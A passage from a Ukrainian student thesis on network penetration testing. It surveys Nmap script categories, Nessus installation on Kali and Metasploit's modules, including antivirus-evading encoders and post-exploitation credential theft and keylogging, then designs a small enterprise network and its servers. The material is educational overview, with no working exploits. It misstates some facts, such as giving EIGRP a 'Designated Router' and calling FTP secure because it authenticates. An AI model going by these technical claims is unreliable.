В той час, коли для сканування TCP існує багато типів, для сканування UDP передбачено лише один (-sU). Незважаючи на те, що перевірка UDP менш надійна, ніж перевірка TCP, тестувальникам на проникнення не слід ігнорувати її, оскільки на портах UDP також можуть бути цікаві служби. Під час сканування портів UDP найбільша проблема полягає в швидкості сканування. Ядро Linux обмежує надсилення повідомлень про недоступність порту ICMP одним повідомленням на секунду, тому сканування 65 536 портів UDP займе понад 18 годин.

Для прискорення сканування можна використовувати наступні методи:

- Паралельне виконання сканування UDP.
- Сканування спочатку найпопулярніших портів
- Сканування за брандмауером.
- Встановлення параметра --host-timeout, щоб пропустити повільні хости.

Додаткові можливості.

Є можливість виконати брутфорс, дирбастинг (перебір директорій), DoS та інші атаки за допомогою скриптів які розширюють можливості сканера. У комплекті з Nmap іде більше 500 скриптів, які можуть відноситися до однієї або кількох з чотирнадцяти категорій:

- auth - перевірка можливості логіну. Наприклад, скрипт ftp-anon спробує виконати анонімний логін на FTP-сервер і виведе список файлів, доступних для запису.
- broadcast - різні методи виявлення хостів у мережі.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		22

- **brute** - застосування технік брутфорсу паролів. Наприклад: **http-brute** - брутфорс паролів від веб-сервера.
- **default** - скрипти, що автоматично запускаються при вказівці опції **-A** або **-sC**. Це зазвичай прості швидкі скрипти, що збирають додаткову інформацію про машину, як от **ftp-anon**.
- **discovery** - практично те саме, що і **broadcast**.
- **dos** - скрипти для проведення DoS-атак. Наприклад: **smb-vuln-regsvc-dos** - виводить з ладу Windows 2000 за допомогою вразливості MSRC8742.
- **exploit** - використання або перевірка на вразливість. Наприклад: **smb-vuln-ms06-025** - перевірка машин Windows на вразливість MS06-025.
- **external** - скрипти, що використовують зовнішні ресурси для отримання додаткової інформації про машину. Наприклад: **whois**.
- **fuzzer** - скрипти, які надсилають неправильно сформовані дані для пошуку вразливостей або спроби виконати DoS.
- **intrusive** - скрипти, які вчиняють активні дії щодо машини. Наприклад: **snmp-brute** – атака грубої сили на SNMP-сервер.
- **malware** - перевірка на зараженість машини вірусами і бекдорами.
- **safe** - "безпечні" скрипти, які не вчиняють активних дій щодо машини, не переповнюють канал пакетами і не використовують вразливості. Наприклад: **ssh-hostkey** - отримання публічних ключів SSH-сервера.
- **version** - отримання версій працюючих служб.
- **vuln** - перевірка служб на наявність вразливостей.

Якщо вказати опції **-A** або **-sC**, скрипти категорії **default** запускатимуться автоматично. Для запуску скриптів інших категорій можна використовувати опцію **–script**.

```
sudo nmap -script "default and safe" 192.168.0.1
```

Рисунок 1.4 – Приклад запуску скриптів різних категорій

Самі скрипти, разом із відомостями та прикладами їх використання, можна знайти у каталозі **/usr/share/nmap/scripts**.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		23

1.4 Nessus

Nessus є програмою, яка автоматично виявляє відомі вразливості в захисті інформаційних систем. Вона є одним з численних сканерів вразливостей, що використовуються під час оцінки вразливостей і тестування на проникнення, включаючи шкідливі атаки.


Nessus може виявити різноманітні види вразливостей, такі як:

- Наявність вразливих версій служб або доменів.
- Помилки в конфігурації (наприклад, відсутність необхідності авторизації на SMTP-сервері).
- Наявність паролів за замовчуванням, порожніх або слабких паролів.

Програма має клієнт-серверну архітектуру, що значно розширює можливості сканування.

Далі наведено план експлуатації програми в середовищі Kali Linux та огляд її функціоналу:

Для початку потрібно увести дані у форму на офіційному сайті постачальника ПЗ для отримання активаційного коду до навчальної версії програми та завантажити образ [9].



The image shows a web form titled "Register for an Activation Code". It contains several input fields: "First Name" with the value "Vladislav", "Last Name" with the value "Rublevskiy", "Email" with the value "kb201_rvo@student.ztu.edu.ua", and "Organization" with the value "Zhytomyr Polytechnic State University". There is a checkbox labeled "Check to receive updates from Tenable" which is currently unchecked. Below the checkbox, there is a small text line: "Tenable will only process your personal data in accordance with its Privacy Policy." At the bottom of the form is a blue button labeled "Get Started".

Рисунок 1.5 – Заповнення форми для отримання активаційного коду

Наступним кроком буде встановлення Nessus на Kali Linux. Для цього потрібно перейти до місця, куди був завантажений образ програми, і виконати команду `dpkg -i`.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		24

```
kommi@kali:~/Заргузки$ sudo dpkg -i Nessus-8.12.1-debian6_amd64.deb

Мы полагаем, что ваш системный администратор изложил вам основы
безопасности. Как правило, всё сводится к трём следующим правилам:

№1) Уважайте частную жизнь других.
№2) Думайте, прежде что-то вводить.
№3) С большой властью приходит большая ответственность.

[sudo] пароль для kommi:
Выбор ранее не выбранного пакета nessus.
(Чтение базы данных ... на данный момент установлено 322630 файлов и каталогов.)
Подготовка к распаковке Nessus-8.12.1-debian6_amd64.deb ...
Распаковывается nessus (8.12.1) ...
Настраивается пакет nessus (8.12.1) ...
Unpacking Nessus Scanner Core Components ...
```

Рисунок 1.6 – Процес встановлення Nessus на ОС Kali Linux

Якщо встановлення пройшло успішно в командному рядку автоматично з'явиться інструкція щодо необхідних команд для запуску Nessus.

```
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

Рисунок 1.7 – Повідомлення в командному рядку після вдалого встановлення програми

На цьому етапі необхідно вибрати версію програми. Було обрано безкоштовну версію Essentials і отримано ключ до неї на електронну пошту, яка була вказана у формі.




Рисунок 1.8 – Вибір потрібної версії після запуску програми

Далі потрібно увести активаційний код та провести валідацію Nessus.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		25

Welcome to Nessus Essentials

Welcome to Nessus Essentials and congratulations on taking action to secure your network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your network protected.

If you're looking for more advanced capabilities, such as live results and configuration checks – as well as the ability to scan unlimited IPs, check out Nessus Professional. To learn more view the [Nessus Professional datasheet](#).

Рисунок 1.9 – Успішна активація сканеру

Потрібно створити обліковий запис користувача і зачекати, доки Nessus завантажить плагіни.



Рисунок 1.10 – Створення облікового запису користувача

Інтерфейс Nessus складається переважно з двох основних сторінок: сторінки сканування і сторінки налаштувань. Ці сторінки дозволяють керувати конфігураціями сканування і налаштовувати сканер відповідно до бажання користувача. Доступ до цих сторінок можна отримати з панелі вкладок.




Рисунок 1.11 – Вкладка Scans для створення нових сканувань та управління ними

Вкладка Settings містить інформацію про конфігурацію, що дозволяє налаштувати параметри LDAP, проксі-сервера та SMTP-сервера для додаткової функціональності і інтеграції в мережі.




Рисунок 1.12 – Вміст вкладки Settings

1.5 Metasploit

Metasploit це повноцінна та обширна система з безліччю інструментів для виконання різних завдань пов'язаних з тестуванням на проникнення. Ця система має унікальну здатність виконувати майже всі етапи тестування на проникнення, що дозволяє фахівцям зосередитися на цілях тестування, не втрачаючи час на додат-

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				27
Змн.	Арк.	№ докум.	Підпис	Дата		

кові дії. Щоб ефективно використовувати Metasploit, важливо розуміти його структуру та наявні компоненти. Metasploit має три версії: Metasploit Pro, Metasploit Community та Metasploit Framework. У роботі буде використовуватися версія Metasploit Framework.

Анатомія та структура Metasploit

Найкращий і найпростіший спосіб ознайомитися з загальною структурою Metasploit - просто переглянути його каталог. У Kali Linux, за замовчуванням Metasploit знаходиться в /usr/share/metasploit-framework.

```

root@kali: /usr/share/metasploit-framework
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/metasploit-framework/
root@kali:/usr/share/metasploit-framework# ls
app          Gemfile.lock  msfdb         Rakefile      tools
config       lib           msfrpc        ruby          vendor
data         metasploit-framework.gemspec msfrpcd       script-exploit
db           modules      msfupdate     script-password
documentation msfconsole   msfvenom     script-recon
Gemfile      msfd         plugins       scripts
root@kali:/usr/share/metasploit-framework#
  
```

Рисунок 1.13 – Вміст директорії Metasploit у Kali Linux

У Metasploit є чітка структура, яка класифікує його різноманітні компоненти за різними категоріями. На високому рівні Metasploit можна уявити так, як показано на рисунку 1.14.




Рисунок 1.14 – Різні компоненти Metasploit

Auxiliaries (Допоміжні модулі)

Допоміжні модулі - це модулі, що роблять Metasploit дуже гнучким. Допоміжний модуль Metasploit - це просто шматок коду, написаний спеціально для виконання певного завдання. Наприклад, якщо є бажання перевірити, чи дозволяє певний FTP-сервер анонімний доступ, чи веб-сервер вразливий до атаки heartbleed. Для всіх цих завдань існує допоміжний модуль. Насправді, у Metasploit є понад

1000 допоміжних модулів, класифікованих за 19 категоріями. Ось категорії допоміжних модулів, доступних у Metasploit:

Admin	Analyze	Bnat
Client	Crawler	Docx
Dos	Fileformat	Fuzzers
Gather	Parser	Pdf
Scanner	Server	Sniffer
Spoof	Sqli	Voip
Vsploit		

Рисунок 1.15 – Допоміжні модулі Metasploit

Payloads (Поліпідручники)

Код експлойту може успішно виконуватися, але те, що тестувальник хоче, щоб сталося після успішного використання експлойту, визначається поліпідручником. Простими словами, поліпідручник - це дія, яку потрібно виконати після виконання експлойту. Наприклад, якщо потрібно створити зворотний шелл на свою систему, то необхідно вибрати відповідний поліпідручник Metasploit для цього. У Metasploit є приблизно 42 поліпідручники в наступних категоріях:

Singles	Stagers	Stages
---------	---------	--------

Рисунок 1.16 – Категорії Payloads

Exploits (Експлойти)

Експлойти є надзвичайно важливою частиною Metasploit. Ціла мета фреймворку полягає в тому, щоб пропонувати експлойти для різних вразливостей. Експлойт - це фактичний код, який виконається на цільовій системі для використання вразливості. У Metasploit є понад 1800 експлойтів у 17 категоріях. Ось різні категорії експлойтів, доступні у Metasploit:

Aix	Android	Apple_ios
Bsdi	Dialup	Firefox
Freebsd	Hpux	Irix
Linux	Mainframe	Multi
Netware	Osx	Solaris
Unix	Windows	

Рисунок 1.17 – Категорії експлойтів доступних у Metasploit
Encoders (Кодувальники)

Metasploit допомагає генерувати широкий спектр поліпідручників, які можна надсилати на цільову систему різними способами. У процесі досить велика ймовірність, що поліпідручник буде виявлений антивірусним програмним забезпеченням або будь-якою із захисних програм, що присутні на цільовій системі. Тут допоможуть кодувальники. Кодувальники використовують різні техніки та алгоритми для завуальовання поліпідручника таким чином, щоб його не виявило антивірусне програмне забезпечення. У Metasploit є приблизно 40 кодувальників у десяти категоріях, як показано тут:

Cmd	Generic
Mipsbe	Mipsle
Php	Ppc
Ruby	Sparc
X64	X86

Рисунок 1.18 – Категорії кодувальників доступних у Metasploit

Post-Exploitation Activities (Post) (Після експлуатаційні активності)

Після того, як було отримано базовий доступ до цільової системи за допомогою будь-яких доступних експлойтів, є можливість використовувати модулі після експлуатації для подальшої інфільтрації в цільову систему. Ці модулі допоможуть у всіх діях після експлуатації, включаючи наступне:

- Підвищення привілеїв користувача до root або адміністратора
- Отримання облікових даних системи
- Вкрадення кукі та збережених облікових даних
- Захоплення натисків клавіш на цільовій системі

- Виконання власних сценаріїв PowerShell для запуску додаткових завдань

- Зроблення доступу постійним

У Metasploit є приблизно 311 модулів після експлуатації у наступних 11 категоріях:

Aix	Android
Cisco	Firefox
Hardware	Juniper
Linux	Multi
Osx	Solaris
Windows	

Рисунок 1.19 – Категорії пост-експлуатаційних модулів доступних у Metasploit

Висновки з першого розділу:

У першому розділі було розглянуто та порівняно основні платформи для реалізації їх як системи тестування мережевої безпеки. Детальніше була розглянута платформа Kali Linux яка буде використовуватись у проєкті. Також було розглянуто основні методології тестування мереж на проникнення та детально розібрано одну обрану. На кінцевому етапі було вивчено відомості про основні інструменти тестування мережевої безпеки.

РОЗДІЛ 2 ПРОЄКТУВАННЯ ТОПОЛОГІЇ КОМП'ЮТЕРНОЇ МЕРЕЖІ. ВИБІР ОБЛАДНАННЯ, ПОБУДОВА, НАЛАГОДЖЕННЯ ТА ТЕСТУВАННЯ ФУНКЦІОНУВАННЯ ПРОЄКТОВАНОЇ МЕРЕЖІ

2.1 Розробка топології комп'ютерної мережі

При проєктуванні мережі буда використана трирівнева структура, яка включає в себе:

- рівень ядра;
- рівень розподілу;
- рівень доступу.

Ця структура націлена на побудову надійної, масштабованої і високопродуктивної мережевої конструкції. Цей підхід забезпечує економічний, модульний, структурований і простий метод (забезпечує нескладний і однаковий проєкт) для задоволення існуючих і майбутніх потреб зростання мережі. Кожен з рівнів має свої особливості і функціональність, що ще більше спрощує роботу з мережею.




Рисунок 2.1 – Трирівнева структура мережі

До рівня ядра входять два головних маршрутизатори.

До рівня розподілу входять 5 комутаторів і апаратний фаєрвол.

До рівня доступу входять кінцеві робочі станції та сервери.

Загалом у мережі наявно 2 маршрутизатори, 5 комутаторів, 8 робочих станцій звичайних користувачів, 1 станція для тестування мережевої безпеки та 3 сервери. Між пристроями рівня ядра та розподілу встановлено послідовне з'єднання, а на рівні доступу застосовано технологію Ethernet. Загальна схема мережі наведена у додатку А.

2.2 Розробка схеми адресації мережі

Мережа містить у собі 7 локальних підмереж, на які покладено різний функціонал.

Для маршрутизації було обрано протокол динамічної маршрутизації EIGRP. Протокол вирізняється продуктивністю, швидкістю, здатністю автоматичного масштабування великих мереж, та ефективним використанням пропускної здатності. Він спрощує обмін інформацією завдяки централізованій структурі Designated Router, динамічно адаптується до доступної пропускної здатності, відновлює маршрути після змін у мережі та автоматично вимикає неактивні маршрути, що поліпшує ефективність маршрутизації.

Розподіл підмереж наведено у таблиці 2.1, адресація усіх пристроїв мережі наведена у таблиці 2.2.

Таблиця 2.1

Розподіл підмереж

Мережа	Адреса	Маска	Преф.
OUTSIDE	189.9.16.0	255.255.255.252	/30
DMZ	190.9.16.0	255.255.255.248	/29
FIREWALL	191.9.16.0	255.255.255.252	/30
MAIN	192.9.16.0	255.255.255.252	/30
LAN-A	193.9.16.0	255.255.255.240	/28
LAN-B	194.9.16.0	255.255.255.240	/28
LAN-C	195.9.16.0	255.255.255.240	/28

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		33

Адреси у мережі розподіляються таким чином, щоб використовувалася мінімальна кількість IP-адрес, але при цьому було забезпечено всі потреби по підключенню пристроїв. Маршрутизаторам, комутаторам, апаратному фаєрволу та серверам адреса була надана статичним методом. Для робочих станцій передбачено використання протоколу DHCP.

Таблиця 2.2

Адресація пристроїв мережі

Пристрій/ Підмережа	Інтерфейс/ Шлюз	IP-адреса	Маска	Преф.
LAN-OUTSIDE	-	189.9.16.0	255.255.255.252	/30
ASA-1	G0/0	189.9.16.1	255.255.255.252	/30
INTERNET	NAT0	189.9.16.2	255.255.255.252	/30
LAN-DMZ	-	190.9.16.0	255.255.255.248	/29
ASA-1	G0/1	190.9.16.1	255.255.255.248	/29
SW-DMZ	Vlan 1	190.9.16.2	255.255.255.248	/29
	Default gateway	190.9.16.1	-	-
LAN-FIREWALL	-	191.9.16.0	255.255.255.252	/30
ASA-1	G0/2	191.9.16.1	255.255.255.252	/30
R-1	G2/0	191.9.16.2	255.255.255.252	/30
LAN-MAIN	-	192.9.16.0	255.255.255.252	/30
R-1	G3/0	192.9.16.1	255.255.255.252	/30
R-2	G3/0	192.9.16.2	255.255.255.252	/30
LAN-A	-	193.9.16.0	255.255.255.240	/28
R-2	E1/0	193.9.16.1	255.255.255.240	/28
SW-LAN-A	Vlan 1	193.9.16.2	255.255.255.240	/28
	Default gateway	193.9.16.1	-	-
LAN-B	-	194.9.16.0	255.255.255.240	/28
R-2	E1/1	194.9.16.1	255.255.255.240	/28
SW-LAN-B	Vlan 1	194.9.16.2	255.255.255.240	/28
	Default gateway	194.9.16.1	-	-
LAN-C	-	195.9.16.0	255.255.255.240	/28
R-2	E1/2	195.9.16.1	255.255.255.240	/28
SW-LAN-C	Vlan 1	195.9.16.2	255.255.255.240	/28
	Default gateway	195.9.16.1	-	-

2.3 Проектування служб та сервісів прикладного рівня

DHCP-сервер

DHCP (Dynamic Host Configuration Protocol) – це мережевий протокол, призначений для автоматичної видачі IP-адрес та іншої мережевої конфігурації пристроям, які підключаються до мережі.

DHCP дозволяє спростити і автоматизувати процес налаштування мережі для пристроїв, що підключаються, зменшуючи необхідність ручного введення IP-адрес, масок підмереж та інших параметрів мережі. Також правильно налаштований сервер допомагає уникнути конфліктів та помилок з адресацією в мережі.

Налаштування DHCP-серверу у мережі буде відбуватись на маршрутизаторі R-2. Перед виконанням налаштувань слід поділити діапазон IP-адрес у підмережах на статичні, динамічні та ті, що не використовуються.

Таблиця 2.3

Розподіл адрес у підмережах

Тип адрес	Кількість	Діапазони IP-адрес	Чи призначаються DHCP-сервером
LAN-A			
Динамічні	7	193.9.16.3-193.9.16.9	Призначаються
Статичні	2	193.9.16.1, 193.9.16.2	Не призначаються
Не використовуються	5	193.9.16.10-193.9.16.14	
LAN-B			
Динамічні	7	194.9.16.3-194.9.16.9	Призначаються
Статичні	2	194.9.16.1, 194.9.16.2	Не призначаються
Не використовуються	5	194.9.16.10-194.9.16.14	
LAN-C			
Динамічні	7	195.9.16.3-195.9.16.9	Призначаються
Статичні	2	195.9.16.1, 195.9.16.2	Не призначаються
Не використовуються	5	195.9.16.10-195.9.16.14	

У всіх інших підмережах використовується статична адресація.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				35
Змн.	Арк.	№ докум.	Підпис	Дата		

FTP-сервер

FTP, є одним з найбільш відомих і використовуваних стандартів для передачі файлів у мережі. В основі його роботи лежить модель клієнт-сервер, де клієнт з'єднується із сервером для виконання передачі файлів. Ця технологія є досить простою та ефективною, і вона все ще залишається актуальною у світі обміну даними.

FTP використовується для передачі різних типів файлів, включаючи текстові, зображення, відео та інші мультимедійні дані. Він також підтримує аутентифікацію користувача, що робить його безпечним для використання в різних мережевих середовищах.

FTP сервер буде розгорнуто за допомогою утиліти vsftpd на ОС Linux.

vsftpd — сервер FTP для UNIX-подібних операційних систем. Розповсюджується на умовах ліцензії GNU GPL. Характеризується високою надійністю, швидкістю та захищеністю. Рекомендований для використання такими компаніями та організаціями, як SANS, IBM та Red Hat.

Можливості:

Незважаючи на те, що його розробники зробили головну ставку на швидкість, стабільність та безпечність серверу, він може похвалитися й досить великою кількістю інших можливостей. Серед них:

- Віртуальні адреси IP
- Віртуальні користувачі
- Робота окремо та через inetd
- Можливість гнучких налаштувань для кожного користувача
- Обмеження пропускної здатності
- Окремі налаштування для кожної адреси IP
- Окремі обмеження для кожної адреси IP
- Підтримка IPv6
- Підтримка шифрування за допомогою SSL

DNS-сервер

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		36

Система доменних імен (DNS) — це фундаментальний компонент інфраструктури Інтернету, що забезпечує відповідність між зручними для користувача доменними іменами та числовими IP-адресами, необхідними для маршрутизації даних у мережі. Відсутність DNS призвела б до необхідності запам'ятовування складних послідовностей цифр для доступу до кожного окремого веб-сайту. Це суттєво ускладнило б використання Інтернету, обмежуючи його доступність та ефективність.

В рамках локальної мережі такий сервер дозволяє звертатись до мережевого обладнання та кінцевих точок за доменними іменами.

DNS-сервери мають ієрархічну структуру з різними рівнями серверів. Коли комп'ютер запитує DNS-сервер про доменне ім'я, він спершу звертається до найближчого DNS-сервера у своїй мережі або до сервера свого інтернет-провайдера. Якщо цей сервер не може надати відповідь, він звертається до серверів вищого рівня, і так далі, поки не буде знайдено відповідну IP-адресу. DNS-сервери також виконують функції кешування, що дозволяє зберігати результати запитів на певний час, зменшуючи навантаження на сервери та прискорюючи процес перетворення імен.

У мережі сервер був впроваджений за допомогою утиліти Simple DNS Plus на базі ОС Windows.

Simple DNS Plus має зручний інтерфейс користувача та функції автоматизації. Усі опції та налаштування доступні безпосередньо через інтуїтивно зрозумілий інтерфейс Windows. Програма надає опції для виконання поширених завдань, таких як налаштування нових зон, імпорт даних, масові оновлення тощо. Це дозволяє уникнути необхідності роботи з складними конфігураційними файлами або налаштуваннями реєстру.

Програма підтримує DNS через TLS (DoT) та DNS через HTTPS (DoH), що забезпечує захист конфіденційності користувачів.

Simple DNS Plus оснащений REST / JSON базованим HTTP API, що дозволяє легко інтегрувати його з веб-сайтами та додатками.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		37

Для розширення функціональності доступний широкий вибір плагінів, включаючи плагін DHCP-сервера та плагін JavaScript, який дозволяє користувачам створювати власну логіку обробки DNS-запитів.

Крім того, Simple DNS Plus значно спрощує використання DNSSEC завдяки автоматичному підписанню DNSSEC при зміні записів DNS та автоматичній зміні ключів за розкладом [13].

SMTP-сервер

SMTP-сервер, також відомий як сервер вихідної пошти, являє собою комп'ютер або програмне забезпечення, яке обробляє вихідні повідомлення електронної пошти. Зазвичай під поштовим сервером розуміється система, яка збирає, обробляє та доставляє електронні повідомлення. Під SMTP-сервером, зокрема, розуміється компонент поштового сервера, який використовує простий протокол передачі пошти (SMTP) для відправки вихідної пошти. Тоді як поштовий сервер обробляє як вхідну, так і вихідну електронну пошту, SMTP-сервер займається виключно відправкою та ретрансляцією вихідних повідомлень до відповідних пунктів призначення. Його також можна назвати сервером вихідної електронної пошти.

Як працює SMTP? У моделі простого протоколу передачі пошти (SMTP) поштовий клієнт або сервер відправника виступає в ролі SMTP-клієнта, а сервер електронної пошти відправника – SMTP-сервером. Цей клієнт встановлює з'єднання з сервером і передає електронне повідомлення з даними одержувача, темою та текстом повідомлення. Сервер обробляє це електронне повідомлення та визначає відповідний наступний сервер на основі адреси одержувача. Наступний сервер може бути іншим SMTP-сервером на маршруті передачі або кінцевим адресатом, тобто сервером електронної пошти одержувача. Як тільки повідомлення надходить на сервер одержувача, воно доставляється до поштової скриньки одержувача за допомогою іншого протоколу, такого як POP або IMAP.

У мережі поштовий сервер розгорнуто за допомогою програми MailEnable на базі ОС Windows.

Найпопулярніший поштовий сервер для Windows у світі MailEnable надає

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		38

